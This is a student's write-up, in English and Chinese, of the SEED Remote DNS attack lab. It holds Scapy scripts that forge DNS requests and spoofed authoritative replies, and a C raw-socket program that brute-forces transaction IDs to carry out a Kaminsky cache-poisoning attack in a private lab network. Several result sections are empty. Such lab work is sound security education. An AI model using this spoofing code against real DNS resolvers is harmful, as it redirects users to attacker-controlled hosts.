Remote DNS Attack Lab

1 Lab Environment Setup

User VM 10.0.2.7

Local DNS Server 10.0.2.8 Apollo

Attacker VM 10.0.2.4

Domain name attackerZhuang.com

1.1 Task 4: Testing the Setup

1.1.1 Get the IP address of ns.attackerZhuang.com

```
@       IN      NS      ns.attackerZhuang.com.

@       IN      A       10.0.2.4
www     IN      A       10.0.2.5
ns      IN      A       10.0.2.4
*       IN      A       10.0.2.5
```

```
[11/16/20]seed@VM:~$ dig ns.attackerZhuang.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.attackerZhuang.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14469
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.attackerZhuang.com.         IN      A

;; ANSWER SECTION:
ns.attackerZhuang.com.  259200  IN      A       10.0.2.4

;; Query time: 1 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
```

在用户机上运行 dig 命令得到的回答与在攻击者机器中设置的 IP 地址相符。

1.1.2 Get the IP address of www.example.com

```
[11/16/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28071
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        76584   IN      A       93.184.216.34

;; Query time: 192 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
```

```
[11/16/20]seed@VM:~$ dig @ns.attackerZhuang.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attackerZhuang.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41595
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attackerZhuang.com.

;; ADDITIONAL SECTION:
ns.attackerZhuang.com.  259200  IN      A       10.0.2.4

;; Query time: 1 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
```

当 dig 命令没有指定从 DNS 服务器 ns.attackerZhuang.com 上查询的话，会首先向 www.example.com 的官方 nameserver 查询它的 IP 地址。

2 The Attack Tasks

2.1 Task 4: Construct DNS request

2.1.1 Code

```
#!/usr/bin/python
# task4.py
from scapy.all import *

Qdsec = DNSQR(qname='haha.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Q
dsec)
ip = IP(src='10.0.2.7', dst='10.0.2.8')
udp = UDP(dport=53, sport=33333, chksum=0)
send(ip/udp/dns)
```

2.1.2 Result

```
10.0.2.7        10.0.2.8        DNS      76 Standard query 0xaaaa A haha.example.com
10.0.2.8        199.43.133.53   DNS      87 Standard query 0xd1bd A haha.example.com OPT
199.43.133.53   10.0.2.8        DNS     523 Standard query response 0xd1bd No such name A haha.example.com NSEC www.example.com
10.0.2.8        10.0.2.7        DNS     132 Standard query response 0xaaaa No such name A haha.example.com SOA ns.icann.org
```

成功伪装成用户机(10.0.2.7)向 DNS 服务器(10.0.2.8)发出一条 DNS 请求，使 DNS 服务器向 ns.example.com 发出 DNS query

2.2 Task 5: Spoof DNS Replies

2.2.1 Code

```
#!/usr/bin/python
# task5.py
from scapy.all import *

name = 'haha.example.com' # used in DNSQR, so it's the same as request
domain = 'example.com'  # domain of name
ns = 'ns.attackerZhuang.com'    # attacker ns
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arc
ount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.8', src='10.0.2.4') # sent from ns to local DNS server
udp = UDP(dport=33333, sport=53, chksum=0)
send(ip/udp/dns)
```

2.2.2 Result

Real query response

```
▸ Internet Protocol Version 4, Src: 199.43.133.53, Dst: 10.0.2.8
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    [Request In: 141]
    [Time: 0.365275370 seconds]
    Transaction ID: 0xd1bd
  ▸ Flags: 0x8403 Standard query response, No such name
    Questions: 1
    Answer RRs: 0
    Authority RRs: 4
    Additional RRs: 1
  ▸ Queries
  ▾ Authoritative nameservers
    ▸ example.com: type NSEC, class IN, next domain name www.example.com
    ▸ example.com: type RRSIG, class IN
    ▸ example.com: type SOA, class IN, mname ns.icann.org
    ▸ example.com: type RRSIG, class IN
  ▸ Additional records
```

Fake query response

```
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.8
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xaaaa
  ▸ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▸ Queries
  ▾ Answers
    ▸ haha.example.com: type A, class IN, addr 1.2.3.4
  ▾ Authoritative nameservers
    ▸ example.com: type NS, class IN, ns ns.attackerZhuang.com
```

2.3 Task 6: Launch the Kaminsky Attack


2.3.1 Code

```python
#!/usr/bin/python
# task6.py
from scapy.all import *

name = 'abcde.example.com'
Qdsec = DNSQR(qname=name)
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Q
dsec)
ip = IP(src='10.0.2.7', dst='10.0.2.8')
udp = UDP(dport=53, sport=33333, chksum=0)
request = ip/udp/dns
with open('ip_req.bin', 'wb') as f:
    f.write(bytes(request))

domain = 'example.com'
ns = 'ns.attackerZhuang.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arc
ount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.8', src='199.43.133.53')
# 199.43.133.53 is the actual ip of ns.example.com
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(reply))
```


```c
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000
/* IP Header */
struct ipheader {
    unsigned char       iph_ihl:4, //IP header length
                        iph_ver:4; //IP version
    unsigned char       iph_tos; //Type of service
    unsigned short int  iph_len; //IP Packet length (data + header)
    unsigned short int  iph_ident; //Identification
    unsigned short int  iph_flag:3, //Fragmentation flags
                        iph_offset:13; //Flags offset
    unsigned char       iph_ttl; //Time to Live
    unsigned char       iph_protocol; //Protocol type
    unsigned short int  iph_chksum; //IP datagram checksum
    struct  in_addr     iph_sourceip; //Source IP address
    struct  in_addr     iph_destip;   //Destination IP address
};
// global varibles
struct sockaddr_in dest_info;
int enable = 1;
int sock;
struct ipheader *ip;
```


```c
int main() {
    long i = 0;
    srand(time(NULL));
    // Load the DNS request packet from file
    FILE * f_req = fopen("ip_req.bin", "rb");
    if (!f_req) {
        perror("Can't open 'ip_req.bin'");
        exit(1);
    }
    unsigned char ip_req[MAX_FILE_SIZE];
    int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);
    // Load the first DNS response packet from file
    FILE * f_resp = fopen("ip_resp.bin", "rb");
    if (!f_resp) {
        perror("Can't open 'ip_resp.bin'");
        exit(1);
    }
    unsigned char ip_resp[MAX_FILE_SIZE];
    int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);
    // initialize socket
    sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    char a[26]="abcdefghijklmnopqrstuvwxyz";
    while (1) {
        unsigned short transaction_id = 0;
        // Generate a random name with length 5
        char name[6];
        for (int k=0; k<5; k++) name[k] = a[rand() % 26];
        name[5] = '\0'; //otherwise next printf will print name & rest of a
        printf("attempt #%ld. request is [%s.example.com], transaction ID i
s: [%hu]\n",  ++i, name, transaction_id);
        //###################################################################
        /* Step 1. Send a DNS request to the targeted local DNS server
                This will trigger it to send out DNS queries */
        // ... Students should add code here.
        memcpy(ip_req+41, name, 5); // qrname in QR
       // destination of sendto
        ip = (struct ipheader *) ip_req;
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;
        // Step 2. Send spoofed responses to the targeted local DNS server.
        // ... Students should add code here.
        memcpy(ip_resp+41, name, 5);  // qrname in QR
        memcpy(ip_resp+64, name, 5);  // qrname in Ans
        while (1) {
            unsigned short id_net_order = htons(transaction_id);
            memcpy(ip_resp+28, &id_net_order, 2);
            if (transaction_id == 0) sendto(sock, ip_req, n_req, 0, (struct
 sockaddr *)&dest_info, sizeof(dest_info));
            // in the first loop, send out the DNS query
            sendto(sock, ip_resp, n_resp, 0, (struct sockaddr *)&dest_info,
 sizeof(dest_info));
            if (++transaction_id == 65535) break;
            // max of transaction id: 0xffff = 65535
        }
        //###################################################################
    }
}
```

2.3.2 Result



2.4 Task 7: Result Verification





在 Task 4 中解释过，当 dig 命令没有指定从 DNS 服务器 ns.attackerZhuang.com 上查询的话，会首先向 www.example.com 的官方 nameserver 查询它的 IP 地址。但是在这里即便第一条命令没有指定从我设置的 nameserver 上查询，也一样通过 ns.attackerZhuang.com 进行了 DNS 请求。这是由于本地的 DNS 服务器已经认为 ns.attackerZhuang.com 是 example.com 的官方 nameserver，所以攻击成功了。